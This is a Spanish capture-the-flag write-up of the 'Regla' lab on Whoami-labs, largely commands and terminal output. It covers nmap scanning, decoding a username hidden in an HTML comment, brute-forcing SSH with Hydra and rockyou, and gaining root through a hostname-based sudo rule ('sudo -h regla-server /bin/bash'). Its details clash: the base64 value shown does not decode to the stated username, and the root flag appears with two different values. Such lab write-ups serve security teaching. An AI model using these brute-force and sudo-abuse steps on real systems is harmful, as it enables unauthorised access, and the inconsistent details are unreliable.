

Writeup : Regla


Plataforma	Whoami-labs.com
IP Objetivo	172.17.0.2
Máquina	Regla
Sistema Operativo	Linux
Dificultad	Media
Fecha	26/09/2026
Autora	Ruth Pérez

Regla - Whoami-Labs: Regla es un laboratorio de whoami-labs de dificultad media enfocada en la enumeración web, obtención de credenciales mediante información expuesta y escalada de privilegios a través de una configuración insegura de **sudo basada en hostname**.

La cadena de compromiso consistió en:

1. Enumeración de servicios.
2. Descubrimiento de un usuario oculto en el código fuente.
3. Acceso inicial mediante SSH con credenciales obtenidas por fuerza bruta.
4. Enumeración local.
5. Abuso de una política sudo condicionada por hostname.
6. Obtención de privilegios de root y captura de la flag.



Al iniciar la máquina, el panel de Whoami Labs nos proporciona la IP objetivo, para levantar el laboratorio utilizamos el siguiente comando. **sudo bash startlab.sh regla.tar**



1.Reconocimiento

Se realizo un escaneo completo de puertos utilizando Nmap.

nmap -p- -sV -sC -sS -vvv -Pn --min-rate=5000 172.17.0.2 -oN regla.txt



Explicación de parámetros

- **-p-** : Escaneo de los 65535 puertos TCP
- **-sV** : Detección de versiones.
- **-sC** : Scripts básicos NSE
- **-sS** : SYN Scan.
- **-Pn** : Omitir el descubrimiento inicial del host.
- **--min-rate=5000**: Aumenta la velocidad del escaneo.
- **-oN regla.txt** : Guarda la salida.

Resultados :

22/tcp open SSH

8080/tcp open HTTP

Identificación de servicios y versiones

22/tcp OpenSSH 8.9p1 Ubutun


8080/tcp Apache 2.4.52 (Ubutun)

De la fase de reconocimiento se concluye que la superficie de ataque se limita al servicio SSH y a una aplicación web alojada en el puerto 8080.

2.Enumeración web

Accediendo al puerto web identificado durante el escaneo:

http://172.17.0.2:8080, La página muestra informacón relacionada con vulnerabilidades recientes de Sudo.



Entre ellas destacan:

CVE-2025-32463


CVE-2025-32462.

El contenido hace referencia a diversas vulnerabilidades relacionadas con **sudo** y reglas basadas en hostname, información que más adelante resultará clave para la escalada de privilegios.

3. Análisis del código fuente

Inspeccionando el código HTML se localiza un comentario oculto:


`<!-- user-base64: YWxpY21h -->`



Se procede a decodificar el valor en base64: `echo "YWxpY21h" | base64 -d`

Se identifica así un posible usuario válido del sistema.

Usuario encontrado: **alicia**



4. Obtención de Acceso Inicial

Una vez identificado el usuario, se realiza un ataque de fuerza bruta contra el SSH mediante Hydra utilizando el diccionario rockyou:

`hydra -l alicia -P /usr/share/wordlists/rockyou.txt -t 48 -w 1 -f -V ssh://172.17.0.2`

```

(kali@kali)-[~/Laboratorios/whoami/regla]
$ hydra -l alicia -P /usr/share/wordlists/rockyou.txt -t 48 -w 1 -f -V ssh://172.17.0.2
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations.

[WARNING] the waittime you set is low, this can result in erroneous results
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-09-26 11:45:06
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, t
[DATA] max 48 tasks per 1 server, overall 48 tasks, 14344399 login tries (l:1/p:14344399), ~298842 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[ATTEMPT] target 172.17.0.2 - login "alicia" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.17.0.2 - login "alicia" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 172.17.0.2 - login "alicia" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 172.17.0.2 - login "alicia" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target 172.17.0.2 - login "alicia" - pass "iloveyou" - 5 of 14344399 [child 4] (0/0)
[ATTEMPT] target 172.17.0.2 - login "alicia" - pass "princess" - 6 of 14344399 [child 5] (0/0)
[ATTEMPT] target 172.17.0.2 - login "alicia" - pass "1234567" - 7 of 14344399 [child 6] (0/0)
[ATTEMPT] target 172.17.0.2 - login "alicia" - pass "rockyou" - 8 of 14344399 [child 7] (0/0)
[ATTEMPT] target 172.17.0.2 - login "alicia" - pass "12345678" - 9 of 14344399 [child 8] (0/0)
[ATTEMPT] target 172.17.0.2 - login "alicia" - pass "abc123" - 10 of 14344399 [child 9] (0/0)
[ATTEMPT] target 172.17.0.2 - login "alicia" - pass "nicole" - 11 of 14344399 [child 10] (0/0)
[ATTEMPT] target 172.17.0.2 - login "alicia" - pass "daniel" - 12 of 14344399 [child 11] (0/0)
[ATTEMPT] target 172.17.0.2 - login "alicia" - pass "babygirl" - 13 of 14344399 [child 12] (0/0)
[ATTEMPT] target 172.17.0.2 - login "alicia" - pass "monkey" - 14 of 14344399 [child 13] (0/0)
[ATTEMPT] target 172.17.0.2 - login "alicia" - pass "lovely" - 15 of 14344399 [child 14] (0/0)
[ATTEMPT] target 172.17.0.2 - login "alicia" - pass "jessica" - 16 of 14344399 [child 15] (0/0)
[ATTEMPT] target 172.17.0.2 - login "alicia" - pass "654321" - 17 of 14344399 [child 16] (0/0)
[ATTEMPT] target 172.17.0.2 - login "alicia" - pass "michael" - 18 of 14344399 [child 17] (0/0)
[ATTEMPT] target 172.17.0.2 - login "alicia" - pass "ashley" - 19 of 14344399 [child 18] (0/0)
[ATTEMPT] target 172.17.0.2 - login "alicia" - pass "qwerty" - 20 of 14344399 [child 19] (0/0)
[ATTEMPT] target 172.17.0.2 - login "alicia" - pass "111111" - 21 of 14344399 [child 20] (0/0)
[ATTEMPT] target 172.17.0.2 - login "alicia" - pass "iloveu" - 22 of 14344399 [child 21] (0/0)
[ATTEMPT] target 172.17.0.2 - login "alicia" - pass "000000" - 23 of 14344399 [child 22] (0/0)
[ATTEMPT] target 172.17.0.2 - login "alicia" - pass "michelle" - 24 of 14344399 [child 23] (0/0)
[ATTEMPT] target 172.17.0.2 - login "alicia" - pass "tiger" - 25 of 14344399 [child 24] (0/0)
[ATTEMPT] target 172.17.0.2 - login "alicia" - pass "sunshine" - 26 of 14344399 [child 25] (0/0)
[ATTEMPT] target 172.17.0.2 - login "alicia" - pass "chocolate" - 27 of 14344399 [child 26] (0/0)
[ATTEMPT] target 172.17.0.2 - login "alicia" - pass "password1" - 28 of 14344399 [child 27] (0/0)
[ATTEMPT] target 172.17.0.2 - login "alicia" - pass "soccer" - 29 of 14344399 [child 28] (0/0)
[ATTEMPT] target 172.17.0.2 - login "alicia" - pass "anthony" - 30 of 14344399 [child 29] (0/0)

```

-l : Usuario objetivo.

-P : Diccioanario de contraseñas.

-f : Detener al encontrar credenciales.

-V : Muestra cada intento realizado.

-w : Tiempo de espera antes de considerar una conexión fallida.

-t 48 : 48 tareas paralelas.

Tras múltiples intentos se obtienen credenciales válidas

```

[RE-ATTEMPT] target 172.17.0.2 - login "alicia" - pass "sammy123" - 6047 of 14344421 [child 25] (0/22)
[RE-ATTEMPT] target 172.17.0.2 - login "alicia" - pass "sammy123" - 6047 of 14344421 [child 25] (0/22)
[RE-ATTEMPT] target 172.17.0.2 - login "alicia" - pass "pickles1" - 6047 of 14344421 [child 26] (0/22)
[ATTEMPT] target 172.17.0.2 - login "alicia" - pass "coolchick" - 6048 of 14344421 [child 37] (0/22)
[RE-ATTEMPT] target 172.17.0.2 - login "alicia" - pass "nick" - 6048 of 14344421 [child 24] (0/22)
[ATTEMPT] target 172.17.0.2 - login "alicia" - pass "christine1" - 6049 of 14344421 [child 38] (0/22)
[RE-ATTEMPT] target 172.17.0.2 - login "alicia" - pass "moneymaker" - 6049 of 14344421 [child 5] (0/22)
[ATTEMPT] target 172.17.0.2 - login "alicia" - pass "chachi" - 6050 of 14344421 [child 17] (0/22)
[ATTEMPT] target 172.17.0.2 - login "alicia" - pass "candyshop" - 6051 of 14344421 [child 2] (0/22)
[RE-ATTEMPT] target 172.17.0.2 - login "alicia" - pass "nick" - 6051 of 14344421 [child 24] (0/22)
[ATTEMPT] target 172.17.0.2 - login "alicia" - pass "bruiser" - 6052 of 14344421 [child 4] (0/22)
[RE-ATTEMPT] target 172.17.0.2 - login "alicia" - pass "nick" - 6052 of 14344421 [child 24] (0/22)
[22][ssh] host: 172.17.0.2 login: alicia password:
[STATUS] attack finished for 172.17.0.2 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-09-26 11:48:33

```

5. Acceso al Sistema

Tras obtener credenciales válidas mediante Hydra, se realiza conexión por SSH.

ssh alicia@172.17.0.2

Una vez autenticados, verificamos el contexto de ejecución:

```
(kali@kali)~[~/Laboratorios/whoami/regla]
└─$ ssh alicia@172.17.0.2
alicia@172.17.0.2's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 7.1.5+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
alicia@lab-container:~$ ls -al
total 28
drwxr-xr-x 1 alicia alicia 4096 Sep 26 15:48 .
drwxr-xr-x 1 root  root  4096 Feb 11 2026 ..
-rw-r--r-- 1 alicia alicia 220  Jan 6  2022 .bash_logout
-rw-r--r-- 1 alicia alicia 3771 Jan 6  2022 .bashrc
drwx----- 2 alicia alicia 4096 Sep 26 15:48 .cache
-rw-r--r-- 1 alicia alicia 807  Jan 6  2022 .profile
alicia@lab-container:~$ whoami
alicia
alicia@lab-container:~$ ped
-bash: ped: command not found
alicia@lab-container:~$ pwd
/home/alicia
```

6. Enumeración Local

Verificación de privilegios sudo

La primera comprobación consiste en identificar privilegios sudo asignados al usuario:

```
alicia@lab-container:~$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

 #1) Respect the privacy of others.
 #2) Think before you type.
 #3) With great power comes great responsibility.

Password:
Sorry, user alicia may not run sudo on lab-container.
alicia@lab-container:~$ sudo --version
Sudo version 1.9.12p1
Sudoers policy plugin version 1.9.12p1
Sudoers file grammar version 48
Sudoers I/O plugin version 1.9.12p1
Sudoers audit plugin version 1.9.12p1
alicia@lab-container:~$
```

A primera vista parece que el usuario no dispone de permisos administrativos.

Identificación de la versión de sudo

sudo --version

Teniendo como resultado: sudo versio 1.9.12p1


```
alicia@lab-container:~$ sudo --version
Sudo version 1.9.12p1
Sudoers policy plugin version 1.9.12p1
Sudoers file grammar version 48
Sudoers I/O plugin version 1.9.12p1
Sudoers audit plugin version 1.9.12p1
alicia@lab-container:~$
```

Esta información coincide con las pistas presentes en la aplicación web, lo que sugiere que la escalada de privilegios estará relacionada con la configuración de sudo

7.Descubrimiento de la configuración Vulnerable

Se inspecciona el archivo de resolución local:


```
alicia@lab-container:~$ cat /etc/hosts
127.0.0.1 localhost
::1 localhost ip6-localhost ip6-loopback
fe00:: ip6-localnet
ff00:: ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
172.17.0.2 lab-container
172.0.0.1 regla-server
alicia@lab-container:~$ sudo -h regla-server -l
User alicia may run the following commands on regla-server:
(root) NOPASSWD: /bin/bash
alicia@lab-container:~$ sudo -h regla-server /bin/bash
root@lab-container:/home/alicia# id
uid=0(root) gid=0(root) groups=0(root)
root@lab-container:/home/alicia# whoami
root
root@lab-container:/home/alicia# pwd
/home/alicia
root@lab-container:/home/alicia# ls -al
total 28
drwxr-xr-x 1 alicia alicia 4096 Sep 26 15:48 .
drwxr-xr-x 1 root root 4096 Feb 11 2020 ..
-rw-r--r-- 1 alicia alicia 220 Jan 6 2022 .bash_logout
-rw-r--r-- 1 alicia alicia 3771 Jan 6 2022 .bashrc
drwxr-xr-x 2 alicia alicia 4096 Sep 26 15:48 .cache
-rw-r--r-- 1 alicia alicia 807 Jan 6 2022 .profile
root@lab-container:/home/alicia# cd /root
root@lab-container:~$ ls
flag.txt
root@lab-container:~$ cat flag.txt
l!Nux
root@lab-container:~$
```



La referencia a **regla-server** resulta especialmente interesante debido al nombre del laboratorio y a las menciones previas sobre reglas basadas en hostname. Se prueba entonces la funcionalidad de sudo especificando dicho hostname.

sudo -h regla-server -l, este resultado revela una política inesperada y se confirma que existe una regla sudo condicionada al hostname **regla-server** que permite ejecutar **/bin/bash** como root sin necesidad de contraseña.

8.Escalada de Privilegios

A terminal window showing a series of commands and their outputs. The user 'alicia' is in a container named 'lab-container'. They run 'sudo -h regla-server -l', which shows a message that they can run commands on 'regla-server' without a password. Then they run 'sudo -h regla-server /bin/bash', which gives them a root shell. They then run 'id' and 'whoami' to confirm they are root.

```
alicia@lab-container:~$ sudo -h regla-server -l
User alicia may run the following commands on regla-server:
(root) NOPASSWD: /bin/bash
alicia@lab-container:~$ sudo -h regla-server /bin/bash
root@lab-container:/home/alicia# id
uid=0(root) gid=0(root) groups=0(root)
root@lab-container:/home/alicia# whoami
root
root@lab-container:/home/alicia#
```

Aprovechando la regla descubierta

sudo -h regla-server /bin/bash

una vez obtenida la shell, verificamos el contexto

id

resultado

uid=0(root) gid=0(root) groups=0(root)

Finalmente

whoami

root

La escalada de privilegios ha sido completada exitosamente.

9. Obtención de la Flag

```
root@lab-container:/home/alicia# cd /root
root@lab-container:~# ls
flag.txt
root@lab-container:~# cat flag.txt
LINUX_SCR
root@lab-container:~#
```

Accedemos al directorio del usuario root

cd /root

Listamos los archivos disponibles

ls

flag.txt

Visualizamos su contenido:

cat flag.txt

10. Conclusión

La máquina encadena varios fallos de seguridad:

- Exposición de información sensible en la aplicación web.
- Descubrimiento de usuarios válidos mediante datos codificados.
- Uso de credenciales débiles susceptibles de fuerza bruta.
- Configuración incorrecta de sudo basada en hostname.

La pista proporcionada por la página web acerca de las reglas basadas en host resulta fundamental para identificar el vector de escalada y conseguir acceso root.